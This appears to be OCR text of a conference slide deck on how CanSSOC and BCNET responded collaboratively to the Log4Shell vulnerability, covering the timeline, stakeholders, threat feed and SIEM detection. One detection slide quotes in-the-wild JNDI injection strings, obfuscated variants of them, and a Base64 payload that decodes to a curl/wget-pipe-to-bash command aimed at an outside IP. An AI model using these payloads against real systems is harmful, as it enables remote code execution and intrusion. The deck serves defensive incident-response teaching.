BCNET CONNECT

HIGHER ED & RESEARCH TECH SUMMIT


A Collaborative Approach to Log4Shell

CanSSOC & BCNET

- Better than you can do on your own, always in partnership.

BCNET CONNECT

The Cybersecurity Pandemic




Widely used software package with

7.1M downloads per month

In less than 24 hours there were more than

60 new variants of the original exploit




830K attack attempts in first 72 hours

60%

BCNET CONNECT


Timeline and CanSSOC Response



BCNET CONNECT

Engagement: CanSSOC


- **938 messages** posted in slack in 2 week period
- **44% increase** in slack posts
- Onboarded **10 institutions** in one week.



BCNET CONNECT

Timeline and BCNET Response

- We had started looking at Log4j in the early morning of Dec 10th
- 8:37 Advisor from CanSSOC
- 8:54 BCNET sends first set of IOC to CanSSOC
- 8:54 We sent IOC notification to members on the SIEM
- 12:00 PM to 7:30 PM patched SIEM and Collectors
- 13th to 20th Patched SIEM Collectors at members sites.




Engagement: BCNET

- Stake holders
  - 16 Members use the SIEM
  - BCNET Member Community
  - BCNET
  - CanSSOC
  - Canadian Centre for Cyber Security
  - Colleague Instance/OA Solutions

BCNET

- Patch all BCNET equipment
- Put CrowdStrike on All Servers
- Patch the BCNET SIEM
- Patch all Collectors



BCNET CONNECT

Detection & Response: CanSSOC Threat feed

- Basis for Detection & Response
- Curation of OSINT: SANS, Greynoise, etc.
- Participation/collaboration from community:
- >4,000 indicators

Date: 2021-12-11 11:06:30

CanSSOC

advisory
* https://canssoc.slack.com/archives/C015VUA3WT1/p1639152110025500
* https://canssoc.slack.com/archives/C015VUA3WT1/p1639424257070500
* https://canssoc.slack.com/archives/C015VUA3WT1/p1639505325085200
* https://canssoc.slack.com/archives/C015VUA3WT1/p1639679648102500

CVE:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228 or https://nvd.nist.gov/vuln/detail/CVE-20
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046 or https://nvd.nist.gov/vuln/detail/CVE-20
Critical 9.0
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17571 or https://nvd.nist.gov/vuln/detail/CVE-20
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4104 or https://nvd.nist.gov/vuln/detail/CVE-202

feature request that introduced the vulnerability:
* https://issues.apache.org/jira/browse/LOG4J2-313

statements

CVE:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228 or https://nvd.nist.gov/vuln
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046 or https://nvd.nist.gov/vuln
Critical 9.0
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17571 or https://nvd.nist.gov/vuln
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4104 or https://nvd.nist.gov/vuln/

feature request that introduced the vulnerability:
* https://issues.apache.org/jira/browse/LOG4J2-313

statements

BCNET CONNECT

Detection & Response: BCNET SIEM as a Service


- **The first string to injection in the URL discovered on Thursday (Dec 10, 2021) was:**
  - ${jndi:ldap://domains.com/http443path}
- **Saturday (Dec 12, 2021) - Regular Expression to identify the string**
  - ${jndi:${lower:l}${lower:d}${lower:a}${lower:p}//domains.com/http443path
  - ${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://domains.com/http443path
- **Sunday (Dec 13, 2021) – Regular Expression sometimes, but it needs to decode the Base64 code**
  - jndi:ldap://xxx.xxx.xxx.xxx:1389/Basic/Command/Base64/KGN1cmwgLXMgMTYyLjI0MS4xMjcuOTk6MTM4OS93aWtpLmJjLm5ldHx8d2dldCAtcSAtTy0gMTYyLjI0MS4xMjcuOTk6MTM4OS93aWtpLmJjLm5ldCl8YmFzaA==
  - KGN1cmwgLXMgMTYyLjI0MS4xMjcuOTk6MTM4OS93aWtpLmJjLm5ldHx8d2dldCAtcSAtTy0gMTYyLjI0MS4xMjcuOTk6MTM4OS93aWtpLmJjLm5ldCl8YmFzaA==
  - *Base64 decoded*
  - *(curl -s 162.241.127.99:1389/FQDN||wget -q -O-162.241.127.99:1389/FQDN)|bash*

BCNET CONNECT

Detection & Response: BCNET SIEM as a Service

- Sent out communications to SIEM users
- Sent communications to BCNET community
- Assisted in getting all members on the CanSSOC threat feed channel.
- CanSSOC BCNET weekly meeting.
- Supported Members with Log4j fixes on specific platforms.
- SIEM only sees what it is being sent.
- We used Zeek Bro IDS to find IOC as well.

March 4th



